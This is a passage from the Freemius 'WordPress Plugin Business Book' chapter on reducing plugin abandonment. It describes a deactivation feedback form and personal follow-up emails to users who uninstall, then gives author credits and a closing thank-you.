Inspired by the mailing list unsubscribe process, we've added a similar feedback form into our plugin:



The screenshot shows a WordPress plugin deactivation feedback form. At the top, it says "Version 1.6 | By Matt Mullenweg | visit plugin site". The main heading is "If you have a moment, please let us know why you are deactivating:". There are five radio button options: "I no longer need the plugin", "I found a better plugin" (which is selected), "I only needed the plugin for a short period", "The plugin broke my site", and "The plugin suddenly stopped working". Below the "I found a better plugin" option is a text input field labeled "What's the plugin's name?". At the bottom right, there are two buttons: "Submit & Deactivate" and "Cancel".

It's completely optional, but it seems like I am not the only one happy to share his disappointment. In fact, we see an 82% conversion of that form. Eight out of ten people tell us why they uninstall our plugin. Isn't it amazing?

***8 out of 10 users happy to share why they uninstall your WordPress plugin if you ask them.***

#### 4. Get Personal With Direct Feedback Emails

RatingWidget is a "serviceware" plugin. Therefore, we have all our user's emails. Leveraging the plugin event tracking of [Freemius Insights](#), we know when a plugin is being installed, deactivated, and uninstalled. Using the Freemius webhooks mechanism, we connected to the uninstallation event, and if it's triggered within the first 60 min after the initial installation, we automatically send the following email:

***Subject: Can you kindly tell me what was wrong with the plugin?***

***My name is Vova. I'm the lead developer of Rating-Widget: Star Review System. I've noticed that you installed the plugin and then uninstalled it fairly quickly. I guess we've done something wrong – sorry. Would you be***

*so kind to tell me what was the reason for uninstalling the plugin? I want to make sure we fix that for our future users.*

*Sincerely,*

*Vova Feldman*

### **Rating-Widget: Star Review System**

So far we have received 119 replies. The top four reasons for uninstallation are as follows:

- The user couldn't find a particular feature, or we don't support this feature.
- The feature that the user needs is only included in the paid plans, and the user doesn't have the budget for it.
- The user didn't like how the plugin's visual appearance on their site.
- The user just was testing the plugin to see how it works without any intent of using it.

This is priceless feedback for us, and people really appreciate that we care. Here are some of the responses:

*"I like this follow up mail nice touch. Seeing as you went to the effort of seeing this up I'll respond ..."*

*"Thank you for asking! ..."*

*"Thank you very much for reaching back..."*

These users are happy to engage in follow-up feedback questions, and, if they just didn't figure something out, you have the opportunity to help them and potentially win them back as users, probably even more loyal than others, after you personally helped them.

## **Conclusion**

Growth is a constant point of concern for plugin developers. Instead of focusing all your efforts on getting new users, it's important and usually easier to reduce abandon rate. Let's recap the four tricks we've covered for fighting churn:

1. The first thing that you need to do is to quantify your plugin's value and highlight it. You can do it in the admin's dashboard homepage like we did, or choose a different location that better suits your plugin.
2. Before the uninstall happens, remind the user of the "risk" or potential value loss, when uninstalling your plugin.
3. Capture the user's feedback right before deactivation — users are typically happy to share why they decided to uninstall.
4. Get personal! Reach out to users who uninstalled your plugin and ask them how can you improve it for future users.

Due to the incredible results we've seen with this approach on our plugin, we compiled all this functionality into [Freemius Insights](#) for the benefit of the community. If you are a DIY plugin developer, the templates, hooks, and logic are all in our [GPL SDK on GitHub](#).

This post first appeared on [Torque](#)

LEARN & IMPROVE

***How To Reduce The  
Abandonment Rate Of  
Your WordPress Plugin***



## Credits

### VOVA FELDMAN

Vova is a co-founder & CEO at Freemius. He's also a serial entrepreneur and creator of several WordPress product businesses.

### LUCA FRACASSI

Luca is the founder of Addendio. He's passionate about everything web, with a soft spot for APIs and WordPress plugins & themes.

### TOM EWER

Tom is an independent professional writer and WordPress enthusiast. He is the owner of WordCandy – a marketing agency for WordPress businesses.

### KEVIN VADALA

Kevin is a professional content writer, focusing mainly on WordPress related topics.

### MIKE STOTT

Mike is the Founder and lead developer of Epic Plugins and Epic Themes. He's an entrepreneur at heart, who always seeks to create prosperous WordPress plugin-based businesses.

### BRENDA BARRON

Brenda is a professional WordPress-related things writer. She founded Digital Inkwell and writes to help WordPress enthusiasts better understand the system and the community around it.

### KOBE BEN ITAMAR

Kobe is a co-founder at Freemius, a WordPress marketing specialist and a hobbyist street-photographer.

### JONATHAN JOHN

Jonathan is a WordPress enthusiast. He specializes in writing about WordPress and content marketing.

### MANUEL VICEDO

Manuel is a web consultant who specializes in WordPress. He's also the creator of several WordPress based businesses.

### KAREN DIMMICK

Karen is the co-founder of Bookthority and a bestselling author. "WordPress Business Success" is her book about thriving, WordPress focused businesses.

Design & illustrations:

**TOMISLAV STOJČIĆ**

Lead designer @ Freemius

**STANLEY MÁCHA**

CEO @ Stardust Concepts and Freemius' UX & UI Advisor

# The Next Step

Thank you for reading the WordPress Plugin Business Book, by Freemius. We hope it was successful in providing you with all of the necessary know-how in order to take your WordPress plugin business to the next level.

If you enjoyed reading this book and feel like it was worth your time - please consider sharing the link to the download page for it with whomever you think may find it beneficial in the WordPress sphere. We would appreciate it, and so will they!

Share The Plugin  
Business Knowledge

Thank you!  
The Freemius team